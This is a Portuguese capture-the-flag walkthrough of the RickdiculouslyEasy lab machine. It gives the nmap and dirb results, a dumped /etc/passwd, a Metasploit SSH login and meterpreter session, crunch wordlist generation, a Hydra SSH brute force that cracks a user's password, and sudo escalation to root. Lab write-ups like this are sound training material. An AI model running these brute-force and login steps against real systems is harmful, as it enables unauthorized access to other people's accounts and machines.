RickdiculouslyEasy

IP da máquina: 192.168.2.109// MAC: 08:00:27:EF:B9:FF

Resultados do nmap:

nmap -sS -sV -O -v -p- 192.168.2.109


```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh?
80/tcp    open  http    Apache httpd 2.4.27 ((Fedora))
9090/tcp  open  http    Cockpit web service
13337/tcp open  unknown
22222/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
60000/tcp open  unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the foll
owing fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port22-TCP:V=7.80%I=7%D=6/18%Time=5EEB9CF3%P=x86_64-pc-linux-gnu%r(NULL
SF:,42,"Welcome\x20to\x20Ubuntu\x2014\.04\.5\x20LTS\x20\(GNU/Linux\x204\.4
SF:\.0-31-generic\x20x86_64\)\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port13337-TCP:V=7.80%I=7%D=6/18%Time=5EEB9CF3%P=x86_64-pc-linux-gnu%r(N
SF:ULL,29,"FLAG:{TheyFoundMyBackDoorMorty}-10Points\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port60000-TCP:V=7.80%I=7%D=6/18%Time=5EEB9CF9%P=x86_64-pc-linux-gnu%r(N
SF:ULL,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20reverse\x20shell\.\.
SF:\.\n#\x20")%r(ibm-db2,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20re
SF:verse\x20shell\.\.\.\n#\x20");
MAC Address: 08:00:27:EF:B9:FF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
```

Resultados do dirb:


dirb http://192.168.2.109


```
---- Scanning URL: http://192.168.2.109/ ----
+ http://192.168.2.109/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.2.109/index.html (CODE:200|SIZE:326)
==> DIRECTORY: http://192.168.2.109/passwords/
+ http://192.168.2.109/robots.txt (CODE:200|SIZE:126)

---- Entering directory: http://192.168.2.109/passwords/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


http://192.168.2.109/passwords/




Evidencia encontrada:








http://192.168.2.109/cgi-bin/tracertool.cgi



Usuários encontrados:




```
::::::::::::::
/etc/passwd
::::::::::::::
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
```

Metasploit:

auxiliary/scanner/ssh/ssh_login

```
Description:
  This module will test ssh logins on a range of machines and report
  successful logins. If you have loaded a database plugin and
  connected to a database this module will record successful logins
  and hosts so you can track your access.
References:
  https://cvedetails.com/cve/CVE-1999-0502/
```

```
msf5 exploit(multi/handler) > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.2.109
rhosts => 192.168.2.109
msf5 auxiliary(scanner/ssh/ssh_login) > set rport 22222
rport => 22222
msf5 auxiliary(scanner/ssh/ssh_login) > set username Summer
username => Summer
msf5 auxiliary(scanner/ssh/ssh_login) > set password winter
password => winter
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.2.109:22222 - Success: 'Summer:winter' 'uid=1002(Summer) gid=1002(Summer) groups=1002(Summe
r) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 Linux localhost.localdomain 4.11.8-300
.fc26.x86_64 #1 SMP Thu Jun 29 20:09:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 2 opened (192.168.2.110:41377 -> 192.168.2.109:22222) at 2020-06-18 14:05:58
-0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Sessão aberta:

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > getuid
Server username: no-user @ localhost.localdomain (uid=1002, gid=1002, euid=1002, egid=1002)
meterpreter > sysinfo
Computer     : localhost.localdomain
OS           : Fedora 26 (Linux 4.11.8-300.fc26.x86_64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > ls
Listing: /home/Summer
```

```
meterpreter > cd RickSanchez
meterpreter > ls
Listing: /home/RickSanchez
==========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  18    fil   2017-08-18 05:19:58 -0300  .bash_logout
100644/rw-r--r--  193   fil   2017-08-18 05:19:58 -0300  .bash_profile
100644/rw-r--r--  231   fil   2017-08-18 05:19:58 -0300  .bashrc
40755/rwxr-xr-x   18    dir   2017-09-20 20:50:55 -0300  RICKS_SAFE
40775/rwxrwxr-x   26    dir   2017-08-18 07:26:26 -0300  ThisDoesntContainAnyFlags

meterpreter > cd RICKS_SAFE
meterpreter > ls
Listing: /home/RickSanchez/RICKS_SAFE
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100744/rwxr--r--  8704  fil   2017-09-20 21:24:42 -0300  safe
```

```
meterpreter > download safe
[*] Downloading: safe -> safe
[*] Downloaded 8.50 KiB of 8.50 KiB (100.0%): safe -> safe
[*] download   : safe -> safe
```

Dica para montas wordlist:

```
root@kali:~# ./safe 131333
decrypt:        FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
 (This is incase I forget.. I just hope I don't forget how to write a script to generate potential pass
words. Also, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.
```

Montando as wordlists:

crunch 10 10 -t ,%Curtains -O >> a.txt

crunch 7 7 -t ,%Flesh -O >> b.txt

```
root@kali:~# crunch 10 10 -t ,%Curtains -O >> a.txt
Crunch will now generate the following amount of data: 2860 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
```

```
root@kali:~# crunch 7 7 -t ,%Flesh -O >> a.txt
Crunch will now generate the following amount of data: 2080 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
```

Hydra:

hydra -l RickSanchez -P a.txt 192.168.2.109 ssh -s 22222

```
root@kali:~# hydra -l RickSanchez -P a.txt 192.168.2.109 ssh  -s  22222
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-18 14:24:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 520 login tries (l:1/p:520), ~33 tries per task
[DATA] attacking ssh://192.168.2.109:22222/
[22222][ssh] host: 192.168.2.109   login: RickSanchez   password: P7Curtains
[STATUS] 520.00 tries/min, 520 tries in 00:01h, 1 to do in 00:01h, 15 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-18 14:25:25
```

Login: RickSanchez // Senha: P7Curtains

SSH:

```
root@kali:~# ssh RickSanchez@192.168.2.109 -p 22222
The authenticity of host '[192.168.2.109]:22222 ([192.168.2.109]:22222)' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmxUO9cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.2.109]:22222' (ECDSA) to the list of known hosts.
RickSanchez@192.168.2.109's password:
Last failed login: Fri Jun 19 03:25:25 AEST 2020 from 192.168.2.110 on ssh:notty
There were 175 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ id
uid=1000(RickSanchez) gid=1000(RickSanchez) groups=1000(RickSanchez),10(wheel) context=unconfined_u:unc
onfined_r:unconfined_t:s0-s0:c0.c1023
[RickSanchez@localhost ~]$ uname -a
Linux localhost.localdomain 4.11.8-300.fc26.x86_64 #1 SMP Thu Jun 29 20:09:48 UTC 2017 x86_64 x86_64 x8
6_64 GNU/Linux
```

Root:

```
[RickSanchez@localhost ~]$ sudo bash
[sudo] password for RickSanchez:
Sorry, try again.
[sudo] password for RickSanchez:
[root@localhost RickSanchez]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost RickSanchez]# uname -a
Linux localhost.localdomain 4.11.8-300.fc26.x86_64 #1 SMP Thu Jun 29 20:09:48 UTC 2017 x86_64 x86_64 x8
6_64 GNU/Linux
```

Extra:


[root@localhost ~]# cat FLAG.txt
[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points